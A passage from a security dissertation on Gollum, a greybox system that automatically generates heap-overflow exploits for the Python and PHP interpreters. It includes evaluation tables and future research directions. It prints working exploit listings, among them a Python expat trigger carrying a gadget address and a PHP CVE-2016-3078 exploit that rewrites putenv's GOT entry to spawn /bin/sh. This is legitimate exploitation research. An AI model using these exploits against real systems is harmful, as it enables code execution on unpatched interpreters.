  "disassembly": "call qword ptr [r12+0x28]",
  "registers": {
    "RIP": "0x7f8feea41197",
    "RBP": "0x7f8ffc361e08",
    "RSP": "0x7fff5e1c4650",
    ...
    "R12": "0x7f8ffc35fc58"},
  "data": {
    "RBP": ["0x8b", "0x8b", "0x17", "0x39", ...],
    "RSP": ["0x80", "0x80", "0xb1", "0x37", ...],
    "R12": [... "0x2a", "0x31", "0x2a", "0x32",
                "0x2a", "0x33", "0x2a", "0x34",
                "0x2a", "0x35", "0x2a", "0x36",
                "0x2a", "0x37", "0x2a", "0x38"]}
"symbolised_backtrace": [
    "lib/python2.7/lib-dynload/pyexpat.so
       (PyExpat_XML_ParserFree+0x147) [0x7f8feea41197]",
    "lib/python2.7/lib-dynload/pyexpat.so (+0x706b) [0x7f8feea3406b]",
    "bin/python() [0x43d624]",
    ...
    "bin/python(_start+0x2e) [0x414e0e]"]}
```

Listing 5.7: An example of a crash report produced by ShapeShifter after corrupted data was used in a `call` instruction.

```
1  def test_ordered_attributes(self):
2    self.assertIs(self.parser.ordered_attributes, False)
3    for x in 0, 1, 2, 0:
4      self.parser.ordered_attributes = x
5      self.assertIs(
6        self.parser.ordered_attributes, bool(x))
7
8    # BEGIN-TRIGGER
9    r, w = socket.socketpair()
10   w.send('...*1*2*3*4\xb3\x8a\xc5\xf7\xff\x7f\x00\x00')
11   y = bytearray('B'*128)
12   r.recvfrom_into(y, 384)
13   # PRINT-DIST-MARKER
14   # END-TRIGGER
```

Listing 5.8: The `test_ordered_attributes` function after the `ip-hijack` transformer applied to Listing 5.5.

over strings etc. in the primitive trigger and checks for corresponding changes in the "registers" and "data" dictionaries in the reports. The primitive discovery stage stops at this point, having generated the primitive triggers, categorised them and performed the I/O relationship discovery.

Another standalone program (`xgen.py`) manages the exploit generation process. Each primitive transformer is encoded as a standalone script, and the GA for solving heap layouts is also its own standalone program. `xgen.py` is responsible for managing the pipeline of work that takes a database of primitives and produces exploits. It begins by applying primitive transformers to the available primitives. Listing 5.8 shows the output of the transformer for `ip-hijack` primitives, applied to the primitive from Listing 5.5. The only difference is on line 10 where eight of the original overflow bytes that correspond to those that corrupted the memory location at `*(r12+0x28)` have been replaced with the address of a `one_gadget` gadget.

Once the exploit has been verified to work under ShapeShifter the heap layout problem must be solved. The SHRIKE engine can solve heap layouts, but it needs markup in the exploit indicating various things, such as where the source and destination buffers are allocated. As described in Section 5.5.1, I have automated this process. First the exploit is modified to inject code that places a line number into the program's environment before the execution of code that may trigger memory allocation. Listing 5.9 shows our ongoing exploit modified to include these lines. ShapeShifter monitors this environment variable on memory allocations and frees, and generates a log file containing allocation metadata interleaved with these line numbers. This allows the tool to deduce the lines in the exploit at which

```
1  class SetAttributeTest(unittest.TestCase):
2    def setUp(self):
3      os.putenv("EVENT", "56")
4      self.parser = expat.ParserCreate(
5        namespace_separator='!')
6
7    def test_ordered_attributes(self):
8      os.putenv("EVENT", "61")
9      self.assertIs(self.parser.ordered_attributes, False)
10     for x in 0, 1, 2, 0:
11       self.parser.ordered_attributes = x
12       os.putenv("EVENT", "65")
13       self.assertIs(
14         self.parser.ordered_attributes, bool(x))
15
16     # BEGIN-TRIGGER
17     os.putenv("EVENT", "72")
18     r, w = socket.socketpair()
19     os.putenv("EVENT", "74")
20     w.send('...*1*2*3*4\xb3\x8a\xc5\xf7\xff\x7f\x00\x00')
21     os.putenv("EVENT", "76")
22     y = bytearray('B'*128)
23     os.putenv("EVENT", "78")
24     r.recvfrom_into(y, 384)
25     # PRINT-DIST-MARKER
26     # END-TRIGGER
```

Listing 5.9: An example of an exploit with `os.putenv` calls injected to assist in tracking down the lines which allocate the overflow source and destination.

to inject the information that SHRIKE requires. Listing 5.10 shows the three lines of markup required by SHRIKE: an indication of the overflow source (line 17), an indication of the overflow destination (line 3), and an indication of the distance required between the source and destination allocations (line 21).

The search for the inputs required to achieve the required heap layout then proceeds as described in Section 4.2. During the search the newly generated inputs are run under a modified version of the interpreter, that support the injected SHRIKE function calls, but any produced exploits are verified under an unmodified interpreter. An exploit produced for CVE-2014-1902 is shown in Listing 5.11. It has been built entirely automatically and consists of code to perform heap layout manipulation (lines 3-10), to create an object on the heap containing a function pointer (line 12) and to corrupt that function pointer using CVE-2014-1902 (lines 23-26).

```
class SetAttributeTest(unittest.TestCase):
  def setUp(self):
    # X-SHRIKE RECORD-ALLOC 0 1
    self.parser = expat.ParserCreate(
      namespace_separator='!')

  def test_ordered_attributes(self):
    self.assertIs(self.parser.ordered_attributes, False)
    for x in 0, 1, 2, 0:
      self.parser.ordered_attributes = x
      self.assertIs(
        self.parser.ordered_attributes, bool(x))

    # BEGIN-TRIGGER
    r, w = socket.socketpair()
    w.send('...*1*2*3*4\xb3\x8a\xc5\xf7\xff\x7f\x00\x00')
    # X-SHRIKE RECORD-ALLOC 0 2
    y = bytearray('B'*128)
    r.recvfrom_into(y, 384)
    # PRINT-DIST-MARKER
    # X-SHRIKE REQUIRE-DISTANCE 1 2 8
    # END-TRIGGER
```

Listing 5.10: The `SetAttributeClass` after the calls required by SHRIKE to identify the overflow source and destination, and print their distance, have been injected.

5.7 Evaluation

The evaluation was designed to answer the question "Is the greybox, modular approach to exploit generation used in Gollum capable of generating exploits for vulnerabilities in real-world language interpreters?".

5.7.1 Implementation

We implemented the ideas from this paper in approximately 12,000 lines of Python and 1,000 lines of C. This includes the relevant code from SHRIKE and the GA. The heap layout problems that were solved during exploit generation (Section 5.7.2), were run on a machine with 80 Intel Xeon E7-4870 2.40 GHz cores and 1 TB of RAM, using 40 concurrent analysis processes. The search for primitives (Section 5.7.2) was run on a machine with 6 Intel Core i7-6700HQ 2.60 GHz cores and 16 GB of RAM, using 4 concurrent analysis processes. The exploits were generated to run on 64-bit Fedora 30.

```
class SetAttributeTest(unittest.TestCase):
  def setUp(self):
    self.gollum_var_0 = bytearray('A'*935)
    self.gollum_var_1 = bytearray('A'*935)
    self.gollum_var_2 = bytearray('A'*128)
    self.gollum_var_1 = 0
    ...
    self.gollum_var_707 = bytearray('A'*128)
    self.gollum_var_708 = bytearray('A'*128)
    self.gollum_var_709 = bytearray('A'*128)

    self.parser = expat.ParserCreate(
      namespace_separator='!')

  def test_ordered_attributes(self):
    self.assertIs(self.parser.ordered_attributes, False)
    for x in 0, 1, 2, 0:
      self.parser.ordered_attributes = x
      self.assertIs(
        self.parser.ordered_attributes, bool(x))

    # BEGIN-TRIGGER
    r, w = socket.socketpair()
    w.send('...*1*2*3*4\xb3\x8a\xc5\xf7\xff\x7f\x00\x00')
    y = bytearray('B'*128)
    r.recvfrom_into(y, 384)
    # PRINT-DIST-MARKER
    # END-TRIGGER
```

Listing 5.11: The completed exploit with code injected to solve the heap layout problem.

5.7.2 Exploitation

To evaluate my approach to exploit generation I found ten previously patched, security-relevant, vulnerabilities across Python and PHP and added them back into the interpreters. The vulnerabilities were selected to fit the pattern that Gollum is intended to support, namely linear heap overflows where the attacker can control the data being written, and the amount of data written is either under their control, or bounded such that it won't simply cause the process to immediately die once the overflow is triggered. I used version 2.7.15 of Python and version 7.1.6 of PHP—the latest versions at the start of my implementation effort. Python and PHP were selected as they are completely independent codebases, and represent a diverse set of design decisions in the space of interpreters, while still fitting within the parameters what Gollum is designed to analyse. To the best of my knowledge these are also the

Table 5.1: Primitive search results. The time taken to find all primitives is presented.

Target	Bug ID	Allocator [a]	Ovf. Len. [b]	IPH Prims. [c]	MR Prims. [d]	Prim. Search [e]
Python	PY-24481	dlmalloc	192	432	2065	9h12m
Python	NUMPY-UNK	dlmalloc	240	830	5567	8h05m
Python	CVE-2007-4965	pymalloc	124	13283	45218	18h09m
Python	CVE-2014-1912	dlmalloc	256	849	4264	5h51m
Python	CVE-2016-2533	dlmalloc	96	390	1980	8h50m
Python	CVE-2016-5636	pymalloc	256	111	68969	8h15m
Python	CVE-2018-18557	dlmalloc	128	778	6341	16h32m
PHP	CVE-2018-18557	dlmalloc	128	8735	26142	17h07m
PHP	CVE-2016-3074	zend_alloc	16	40647	50585	6h57m
PHP	CVE-2016-3078	zend_alloc	256	1925	16446	9h32m

[a] The allocator managing the heap on which the overflow occurs. [b] The number of bytes corrupted by the overflow. [c] The number of `ip-hijack` primitives found. [d] The number of `mem-write` primitives found. [e] Total time to complete the primitive search.

Table 5.2: Exploit generation results. The time to generate the first successful exploit is presented.

Target	Bug ID	Public Exploit	Exploit Created	Exp. w/o Layout [a]	Layout Search [b]	Exp. Total [c]
Python	PY-24481	✗	✓	25m	2m	27m
Python	NUMPY-UNK	✓	✓	30m	11m	41m
Python	CVE-2007-4965	✗	✓	30m	15m	45m
Python	CVE-2014-1912	✓	✓	25m	4m	29m
Python	CVE-2016-2533	✗	✓	27m	11m	38m
Python	CVE-2016-5636	✓	✓	28m	13m	41m
Python	CVE-2018-18557	✗	✓	29m	21m	50m
PHP	CVE-2018-18557	✗	✓	15m	17m	32m
PHP	CVE-2016-3074	✓	✓	23m	30m	53m
PHP	CVE-2016-3078	✓	✓	22m	18m	40m

[a] Time taken to generate the *first* exploit, modulo a heap layout. [b] Time taken to find the correct layout for the first exploit. [c] Total time taken to produce the first exploit from the primitive database.

largest programs for which heap-based exploits, or possibly any exploits, have been automatically constructed. The PHP interpreter is approximately 1.1 million lines of code, and the Python interpreter is approximately 450 thousand lines of code[4].

The vulnerabilities selected are listed in Table 5.2, identified by their CVE ID. Some are in the interpreter core functionality, while others are in third party libraries accessible via the interpreter. A CVE ID is not available for two. PY-24481 is the bug identifier in the Python bug tracker for a heap overflow that was fixed, but a CVE ID was not requested. NUMPY-UNK is a vulnerability that existed in version 1.11.0 of the NumPy library for Python. I found it described and used in an exploit online [96], but could not find the corresponding fix for it, or bug identifier. It is also worth noting that CVE-2018-18557 impacts both PHP and Python. It is a vulnerability in libtiff that can be triggered via a number of image processing libraries for both interpreters. I have included it for both PHP and Python as it provides an example of Gollum building an exploit for different interpreters, using the same underlying bug.

Both the Python and PHP interpreters make use of both the system allocator and their own custom allocators. Some of the vulnerabilities in the evaluation set are overflows on the system heap, while others are on the custom allocator's heap. The third column in Table 5.2 identifies which allocator is relevant for each vulnerability. The system allocator was `dlmalloc`, the custom Python allocator is `pymalloc` and the custom PHP allocator is `zend_alloc`.

Primitive Discovery

As mentioned in Section 5.3.2, the tests that come with PHP tend to be small and test a single issue or piece of functionality. There are approximately 12k such PHP tests and they are used directly. For Python we have to extract individual tests from files that each may each contain hundreds of tests for various bugs and functionality across an entire module. Gollum successfully extracts approximately 2.3k individual tests for Python.

For each vulnerability, and for each test, Gollum creates a *set* of new tests by injecting the vulnerability at every viable location in the test. Then, each of these new tests with the vulnerability injected is run under ShapeShifter, once for each possible heap layout. So, while we start with only 12k tests for PHP and 2.3k for Python, per vulnerability this translates to approximately 100k tests containing the injected vulnerability for PHP and 25k for Python. To consider all possible heap layouts for all possible tests then requires approximately 2.7m

[4]As reported by CLOC, `http://cloc.sourceforge.net/`

executions for PHP and 1.25m for Python. From these executions, the number of `ip-hijack` and `mem-write` primitives discovered are given as columns five and six of Table 5.2. The total time to process the tests and run all of the primitive search is given in column seven. For each vulnerability Gollum finds at least one hundred `ip-hijack` primitives, and thousands of `mem-write` primitives.

Exploit Generation

In Table 5.2 I provide the time required to build the first successful exploit per target, using the `ip-hijack` primitive transformer from Section 5.4.1. This time is broken down into the time taken to first generate an exploit modulo a heap layout, then to solve that layout. An exploit is successfully generated for all 10 vulnerabilities, including the five vulnerabilities that do not have a pre-existing public exploit. It takes less than an hour to build the first exploit in all cases, given the candidate primitive database.

This means that, given only a vulnerability trigger, Gollum is able to find a way to allocate a heap object containing data to corrupt, corrupt that data via the vulnerability, and then make use of that data in a way that triggers the required payload. My answer to **RQ2** is therefore that Gollum *is* capable of generating fully functional exploits in interpreters, given my attacker model.

The variability in the number of primitives found, and the time taken to find them comes from at least three sources. The first point of difference is between the interpreters themselves. Different interpreters, and third party libraries, are implemented differently and use pointers in different ways. Furthermore, their tests may expose more or less of this behaviour. The second point of difference is between each vulnerability. Different vulnerabilities can be used to corrupt different amounts of data. For example, with CVE-2007-4965 we were able to corrupt 124 bytes of application data, whereas with CVE-2016-3078 we could corrupt an arbitrary amount, and choose to corrupt 256 bytes. A third point of difference is that *within* each interpreter, different subsystems may use different allocators, and the corruption opportunities are limited to objects allocated with the same allocator. Again considering Python, CVE-2007-4965 allocates the overflow source `pymalloc`. However, CVE-2018-18557 uses the system allocator's functions offered by glibc. As the source buffer for each vulnerability is on a different heap, the available destination buffers will also differ, and so will the available primitives.

Failure Cases

The vulnerabilities given in Table 5.2 are all of the vulnerabilities I tested Gollum with. The reason that there are no failure cases is that Gollum has a simple pattern which vulnerabilities that it works with must meet: the vulnerability must allow the exploit to corrupt N contiguous bytes in the program's memory with data directly derived from the input, where N is sufficiently large to allow a pointer on the target architecture to be reliably modified to point from its starting location to the location required by the payloads. This allows a user to discard vulnerabilities that Gollum will not be able to work with, usually simply by reading the vulnerability report. An example of such a vulnerability that I discarded is CVE-2019-6977, a heap-based buffer overflow in PHP. The vulnerability allows a user to corrupt every 8^{th} byte beyond a heap allocated buffer. An exploit developer would be able to turn this into an exploit, but Gollum cannot as it does not yet have a transformer that can work with that sort of control.

5.8 Assisted Exploit Generation

Gollum can discover primitives in categories for which, as of yet, it does not have an automatic means of turning them into exploits. For example, of the `mem-write` subcategories, the only one for which it currently supports automatic exploit generation is `wr-arb`. However, primitives in the other categories are likely to be usable by an exploit developer and Gollum can assist in this process, adding significant automation. To illustrate how, I will walk through the construction of an exploit for the PHP interpreter using CVE-2016-3078.

CVE-2016-3078 allows one to overflow an arbitrary number of bytes after a heap-allocated buffer. As shown in Table 5.1, with a trigger that corrupts 256 bytes Gollum finds 1925 `ip-hijack` primitives and 16446 `mem-write` primitives. Gollum then successfully automatically generates an exploit using an `ip-hijack` primitive. However, there are other avenues for exploitation. To support manual exploit development (shown as the lower workflow ending in an exploit in Figure 5.1), a user has access to the primitives in the candidate primitive database from Figure 5.1, as well as the heap layout manipulation engine.

The process for assisted exploit generation begins much the same as with automatic exploit generation. A vulnerability trigger is imported to the tool, tests for the interpreter are extracted, and the primitive search component of Gollum runs. As explained in Section 5.6, the output of this stage includes JSON files

```
{"category": "inc-mem",
  "disassembly": "add dword ptr [rax], 0x1",
  "registers": {
    ...
    "RAX": "0x342a332a322a312a"},

  "symbolised_backtrace": [
    "/data/Documents/git/php-shrike/install/bin/php
       (php_stream_context_set_option+0xa4) [0x79ea34]",
    ...]}
```

Listing 5.12: The crash report provided by ShapeShifter for an `inc-mem` primitive using CVE-2016-3078.

```
<?php
$postdata = "PASS";
$opts = array('http' =>
  array('method' => 'POST', 'content' => $postdata)
);
# BEGIN-TRIGGER
$zip = new ZipArchive();
$zip->open('/tmp/2deb4a90-627f-4183-b129-0f47be76db83');
for ($i = 0; $i < $zip->numFiles; $i++) {
    $data = $zip->getFromIndex($i);
}
# PRINT-DIST-MARKER
# END-TRIGGER
$res = stream_context_create($opts);
?>
```

Listing 5.13: The automatically discovered `inc-mem` primitive trigger using CVE-2016-3078.

describing the primitives. To find a potentially usable primitive we can search these JSON files using standard command-line tools.

For the purposes of this example say we wish to create an exploit using a memory primitive. We begin by searching for a primitive with the type `inc-mem`, using `grep`. The details of one such primitive are shown in Listing 5.12. From this and the accompanying I/O relationship information, we can conclude that the primitive allows us to increment an address of our choosing. The actual trigger for the primitive is shown in Listing 5.13. One quirk in this trigger that we have not previously seen is that Gollum supports vulnerabilities where the overflow contents are read from a file. This is straightforward, as we just extend the I/O relationship discovery process to the contents of files that are read in the interpreted program.

```
1  <?php
2  $postdata = "PASS";
3  $gollum_var_0 = xmlwriter_open_memory();
4  $gollum_var_1 = xmlwriter_open_memory();
5  $gollum_var_8 = imagecreatetruecolor(40, 40);
6  ...
7  $gollum_var_2033 = xmlwriter_open_memory();
8  $opts = array('http' =>
9    array('method' => 'POST', 'content' => $postdata));
10
11 # BEGIN-TRIGGER
12 $zip = new ZipArchive();
13 $zip->open('/tmp/2deb4a90-627f-4183-b129-0f47be76db83')
14 for ($i = 0; $i < $zip->numFiles; $i++) {
15     $data = $zip->getFromIndex($i);
16 }
17 # PRINT-DIST-MARKER
18 # END-TRIGGER
19
20 $hold = array();
21 for ($x = 0; $x < 45824; $x++) {
22     array_push($hold, stream_context_create($opts));
23 }
24
25 putenv("/bin/sh;=bla");
26 ?>
```

Listing 5.14: The completed exploit for CVE-2016-3078. It uses an `inc-mem` primitive to modify the GOT entry of `putenv` until it points to `system`.

Thus, Gollum can determine which bytes in the file read on line 9 correspond to the contents of the `rax` register that is used in the `add` instruction.

One method of using an `inc-mem` primitive in an exploit is to find a pointer to a function that takes a controllable string in the `.got.plt` section of the target and increment it until it points to `system`. This requires the primitive to be used multiple times, so we must first determine if it is reusable. This is a manual process as Gollum lacks a means to automate this step. First we have to figure out what code actually triggers the primitive. Using the backtrace from Listing 5.12 we know the function containing the crashing instruction, and with a small amount of digging in the target processes code we can determine that it is called from line 14 of Listing 5.13. To determine if it is reusable we can simply call `stream_context_create($opts)` repeatedly and check that the value at the address we have tried to increment has changed accordingly.

Next we calculate the distance from the pointer in the `.got.plt` that we wish to modify to the address of the `system` function. For this exploit, I decided to modify the GOT entry for `putenv`, and it was located at an address 45824 bytes below `system`. Thus, we need to trigger the primitive 45824 times, after modifying the bytes that corrupt the `rax` register so that it points to `putenv`'s GOT entry. We also need to insert a call to `putenv` with an argument that will result in a '/bin/sh' shell being executed. We can perform these modifications and test the exploit while still running the target process under ShapeShifter.

Once the exploit is verified to be working under ShapeShifter we must manually inject the required SHRIKE directives (described in Section 5.5.1 and Appendix 5.6). SHRIKE then automatically finds the inputs required to achieve the required heap layout. The final exploit is shown in Listing 5.14. Gollum handled the discovery of the primitive as well as the heap layout manipulation, while I had to manually figure out how to trigger the primitive multiple times, and the exploitation strategy to use it to execute a shell.

5.9 Generalisability and Threats to Validity

I believe that the approach implemented in Gollum can be generalised to work against any interpreter that fits the model described in Section 5.1.1, and contains heap overflow vulnerabilities of the type that Gollum is designed to work with. However, we can't conclude that without actually extending it to work on such interpreters. The threats to the validity of this generalisation are that Gollum is over-fitted to some aspect of a single vulnerability or interpreter. I have attempted to mitigate these threats by selecting multiple vulnerabilities, spread across multiple sub-components of two entirely different interpreters.

Science is knowledge which we understand so well that we can teach it to a computer; and if we don't fully understand something, it is an art to deal with it.

— Donald Knuth, *Computer Programming as an Art*

6 Conclusion

In this dissertation I have presented a modular and greybox approach to automatic exploit generation for heap overflows in language interpreters, and demonstrated the capabilities of this approach in generating exploits for the PHP and Python interpreters. The central idea of this work is that the exploit generation problem can be broken down into multiple sub-problems, that these sub-problems can be addressed in a greybox fashion, and that the solutions to each sub-problem can be combined to perform exploit generation. I have identified several such sub-problems and provided algorithms for solving them, as well as providing an architecture for how one may combine these algorithms to perform exploit generation. In particular, I have shown how greybox methods could be used to discover code fragments that cause allocations of particular sizes, to discover code fragments to allocate objects containing pointers, to solve heap layout problems, to search for primitives, to perform a limited form of taint tracking, and finally to construct functioning exploits. While there is considerable engineering involved in this, the possibilities offered by greybox approaches make it a worthwhile endeavour, with many attractive properties in comparison to whitebox-lead approaches. In particular, greybox methods often allow for the construction of high throughput, parallelisable solutions that can easily scale up with an increase in available hardware. In the field of vulnerability detection, greybox methods are currently the gold standard and my intuition is that in the coming years they will dominate AEG as well.

The field of AEG research is just over a decade old. For much of that decade, AEG systems were symbolic execution based, entirely automated, and focused on limited categories of target software and vulnerability classes. In the past three

years there has been rapid change, with novel research that can be categorised on four axes: (1) the program analysis techniques and system architectures used, (2) the level of automation that the solution brings, (3) the categories of target software being attacked, and (4) the types of vulnerabilities being used. There are still many unexplored points in this space, and there is still both research and engineering to be done for practical, widely deployed exploit generation and automation systems. However, the future looks bright for AEG, and in the coming years we certainly will see increased adoption of automation in exploit development. I hope this dissertation is a useful stepping stone in getting there.

6.1 Future Work

Exploit generation is a young field, with a significant number of open problems that are interesting, challenging and have the potential for significant real-world impact. Here I outline a few directions that lead on from the work presented in this dissertation, and that I believe are on the path towards effective automatic, and semi-automatic, exploit generation systems.

6.1.1 Greybox AEG

Integrating whitebox methods into the greybox process

In this work I purposefully avoided whitebox methods, such as symbolic execution or instrumentation-based taint tracking. I did this for a couple of reasons. The first is practical: whitebox methods are often slow, difficult to scale, and it's not apparent if they are at all appropriate as the main driving force behind the analysis of targets like interpreters. The second reason is that I wanted to see how far a greybox solution could be pushed. Whitebox methods are tempting based on their promise of precise results, but often end up being a bottleneck. My belief is that many tasks that are traditionally considered the domain of whitebox methods could be performed in an entirely greybox fashion, and in this fashion scaled to far larger targets with better overall performance. With that said, whitebox methods do have a place in exploit generation systems if used in a limited fashion. Now that I have shown a completely greybox pipeline, I think it is prudent to start considering where whitebox methods can be integrated to provide more precision, without sacrificing scalability. Wu et al. [43] have shown how symbolic execution could be used to diversify the number of primitives found from a particular vulnerability and starting context, and it is likely that a similar approach can be extended to

interpreters. In their work they use the `angr` symbolic execution engine [103], with its off-the-shelf state-space exploration strategies. While this is found to be sufficient for their purposes, it is likely that a more efficient search of the state-space for primitives can be done using search strategies that are specific to the task. For example, in their case they are dealing with use-after-free vulnerabilities, and they mark the entire free object as symbolic once it is dereferenced for the first time after it has been freed. One option for a more efficient state-space search from that point onward might be to use a static analysis to scan for dereferences of pointers that *may* point to the free object, and use this data to guide the state selection procedure of the symbolic execution engine.

Investigating other applications of lazy resolution

I believe that lazy resolution for constraints in exploit generation is likely to be a useful idea, beyond just its use for heap layout constraints. It allows one to solve potentially expensive problems once it has been confirmed that a solution would actually be useful. Furthermore, it allows the integration of manual and automatic effort; the analysis engine can assume a problem solved and generate the remainder of the exploit, and if it turns out the problem cannot be automatically resolved then an analyst can deal with it at a later stage. I believe it is worth considering other applications of this idea in exploit generation, e.g. it could be used for the exploitation of use-after-free vulnerabilities, where a logical heap layout could be assumed to hold, or race conditions where a particular scheduling is assumed to hold.

Integration with payload generation mechanisms

Control-flow hijacking exploits usually consist of a non-trivial payload that is executed after the instruction pointer has been hijacked. In this work I have used fairly rudimentary payloads, namely simple gadgets to execute a local shell. Real-world exploits typically have more complex payloads, and often rely on Return-Oriented Programming (ROP). Furthermore, in recent years, the payload may need to be constructed to deal with control-flow integrity mechanisms. There are automated solutions to generate such payloads, but it remains to be seen how to best integrate them with the rest of an AEG pipeline.

6.1.2 Heap Layout Manipulation

Heap layout manipulation for non-deterministic allocators

I have focused on deterministic allocators in this work. Such allocators are frequently encountered, but allocators that use non-determinism in order to frustrate exploitation efforts are becoming more common. For example, the Windows system allocator makes use of non-determinism, and there are a number of others that do so as well [77, 81, 82]. Addressing the problem of non-deterministic allocators would have both offensive and defensive applications. The offensive applications are obvious, and defensively such a system would allow one to check that allocators that claim to provide particular guarantees related to the difficulty of reliably achieving particular heap layouts actually do provide those guarantees.

Heap layout manipulation for variable starting states

An assumption in this work is that the exploit generation system can predict the starting state of the heap. This is feasible in some situations, but often an exploit developer will not be able to concretely tell the initial state. In such situations, exploit developers have a few different options, depending on the target software and available vulnerabilities. One strategy is to try and *normalise* the heap by making large numbers of allocations. Another is, instead of trying to place an exact object adjacent to the overflow source, spray a large number of objects, trigger the overflow and then try to determine which, if any were corrupted. An automated solution to this problem remains to be investigated.

Heap layout manipulation for targets besides language interpreters

Due to their ubiquity, language interpreters are an interesting exploitation target. However, there is plenty of other software in the world worth compromising that present a different challenge when it comes to automation of heap layout manipulation. In some senses, a language interpreter makes it easier to perform heap layout manipulation than, for example, a FTP server. With a language interpreter we can often find ways to easily allocate and deallocate useful objects as we see fit, and with almost no constraints. A network server on the other hand may have a more restricted set of ways to interact with it, and perhaps little control over the size of objects allocated.

6.1.3 General AEG

Exploit Generation as Program Synthesis

Among the exploit development community the concept of treating exploit writing as programming is not a new idea. With the exploitation of interpreters the connection is quite clear and obvious, as much of the exploit's contents are indistinguishable from a 'normal' program in the language of that interpreter. The difference arises once a vulnerability is used to, for example, corrupt memory, at which point the exploit developer can leverage the resulting corruption to construct a new API for the interpreter that allows them to manipulate its memory as desired. Often, exploit developers for interpreters will use the vulnerability to construct a explicit, new API containing functions like `readmem` and `writemem` for reading and writing memory, and then continue to program their exploit using these functions. This explicit connection to programming is not always there. For example, when exploiting a target like a network daemon it is less obvious that what one is doing by sending data to the service may be conceptualised as programming. With a little consideration the idea is still there however: the attacker sends data, the data influences what branches are taken and thus what code is executed, and therefore the attacker is selecting how other data is processed and manipulated, i.e. they are programming. This idea was recently formalised in the general context by Dullien [53]. If exploitation is programming, then perhaps automatic exploit generation can be considered as a program synthesis problem. There is a significant body of work on the program synthesis problem and it is likely that the exploit generation community can find much to learn from it. In the other direction, exploit generation presents a number of unique challenges that are not found in standard program synthesis tasks and by searching for ways to address these we can likely push forward our understanding of the synthesis problem.

Automatic Exploitation API Construction

An important problem to be able to solve in exploit generation is, given one more more vulnerabilities for a target software, can we construct an exploitation 'API' for it? i.e. can we construct a set of functions that an exploit developer can use to read and write both absolute and relative memory addresses? Why would we construct an API over an exploit? Well, exploits *are* often constructed in this manner when written by exploit developers, rather than automatically. It allows one to separate the task of coming up with target-specific exploitation strategies, *given* a set of primitives, from the task of turning vulnerabilities into primitives.

So, by constructing such an API we open up the possibility of AEG using this API, if a strategy is made available for constructing an exploit from the primitives. However, even if there is no follow-on automated step, simply having automated the construction of this API saves the exploit developer a tremendous amount of time.

In Chapter 5, I showed how Gollum can be used to detect primitives in different categories, and how it can automatically construct exploits from the primitives in a subset of these categories. As mentioned in Section 5.8, there is further research to be done on figuring out how to isolate and reuse primitives, and the problem of constructing read primitives is entirely open. Sometimes, it may also be desirable to have a slightly higher level of abstraction in the primitive API, e.g. when exploiting a Javascript interpreter one might want a primitive to get the address of an object, or rewrite its contents, directly [70]. This is also an open problem. The work I have presented here is just the first steps towards solutions to these problems, and there is a significant amount remaining before we can automatically construct such rich APIs for an exploit developer.

Automation of ASLR breaks

All existing work on exploit generation either assumes that ASLR is disabled or, like ours, assumes that a break for ASLR is provided. For interpreters, given that ASLR breaks can often be crafted independently of the rest of an exploit, and reused between exploits, this is a reasonable assumption. However, building such an ASLR break is often non-trivial, and so automation of the task would be useful work. ASLR breaks can take many different forms, including vulnerabilities that directly return uninitialised memory [104] or over-read from a buffer [105], as well as primitives constructed from memory corruption, use-after-free or type confusion vulnerabilities that allow an attacker to read from absolute or relative memory addresses [71], or more unusual variants, like side-channel attacks [106]. Automatic construction of ASLR breaks in the second category, namely primitives constructed from vulnerabilities, is likely to be achievable in a means similar to the approach discussed in this dissertation.

Exploitation with Reduced Control

In this work I have assumed the vulnerability gives effectively full control over a data or control related pointer. Many interesting challenges come up when one varies the number of bytes they can control in a pointer, or the amount of control they have over the values. For example, vulnerabilities that allow one to to write a single zero byte beyond the end of a buffer are common. Figuring out how to automatically exploit vulnerabilities that provide reduced control is an open problem.

Appendices

Title	# Allocator Interactions	# Allocs	# Frees
php-emalloc	571	366	205
php-malloc	15078	12714	2634
python-malloc	6160	3710	2450
ruby-malloc	70895	51827	19068

Table 1: Summary of the heap initialisation sequences for synthetic benchmarks. All sequences were captured by hooking the `malloc`, `free`, `realloc` and `calloc` functions of the system allocator, except for `php-emalloc` which was captured by hooking the allocation functions of the custom allocator that comes with PHP.

Type	Size	Allocation Function
gdImage	7360	imagecreate
xmlwriter_object	16	xmlwriter_open_memory
php_hash_data	32	hash_init
int *	8	imagecreatetruecolor
Scanner	24	date_create
timelib_tzinfo	160	mktime
HashTable	264	timezone_identifier_list
php_interval_obj	64	unserialize
int *	40	imagecreatetruecolor
php_stream	232	stream_socket_pair

Table 2: Target structures used in evaluating SHRIKE. Each has a pointer as its first field.

Table 3: Synthetic benchmark results. For each experiment the search was run for a maximum of 500,000 candidates. All experiments were run 9 times and the results below are the average of those runs. '% Solved' is the percentage of the 72 experiments for each row in which an input was found placing the source and destination adjacent to each other. '% Natural' is the percentage of the 36 natural allocation order to corruption direction experiments which were solved. '% Reversed' is the percentage of the 36 reversed allocation order to corruption direction experiments which were solved.

Allocator	Start State	Noise	% Solved	% Natural	% Reversed
avrlibc-r2537	php-emalloc	0	100	100	100
avrlibc-r2537	php-malloc	0	100	100	100
avrlibc-r2537	python-malloc	0	100	100	100
avrlibc-r2537	ruby-malloc	0	99	100	98
dlmalloc-2.8.6	php-emalloc	0	99	100	99
dlmalloc-2.8.6	php-malloc	0	100	100	100
dlmalloc-2.8.6	python-malloc	0	99	100	97
dlmalloc-2.8.6	ruby-malloc	0	99	100	98
tcmalloc-2.6.1	php-emalloc	0	73	79	67
tcmalloc-2.6.1	php-malloc	0	77	80	75
tcmalloc-2.6.1	python-malloc	0	63	63	62
tcmalloc-2.6.1	ruby-malloc	0	75	78	71
avrlibc-r2537	php-emalloc	1	55	51	59
avrlibc-r2537	php-malloc	1	51	46	56
avrlibc-r2537	python-malloc	1	49	51	46
avrlibc-r2537	ruby-malloc	1	49	50	48
dlmalloc-2.8.6	php-emalloc	1	49	65	32
dlmalloc-2.8.6	php-malloc	1	49	62	37
dlmalloc-2.8.6	python-malloc	1	42	56	27
dlmalloc-2.8.6	ruby-malloc	1	43	58	27
tcmalloc-2.6.1	php-emalloc	1	52	59	45
tcmalloc-2.6.1	php-malloc	1	55	61	48
tcmalloc-2.6.1	python-malloc	1	50	52	48
tcmalloc-2.6.1	ruby-malloc	1	53	61	44
avrlibc-r2537	php-emalloc	4	43	44	42
avrlibc-r2537	php-malloc	4	40	41	40
avrlibc-r2537	python-malloc	4	42	47	37
avrlibc-r2537	ruby-malloc	4	39	45	33
dlmalloc-2.8.6	php-emalloc	4	34	51	16
dlmalloc-2.8.6	php-malloc	4	31	44	17
dlmalloc-2.8.6	python-malloc	4	33	50	16
dlmalloc-2.8.6	ruby-malloc	4	35	51	20
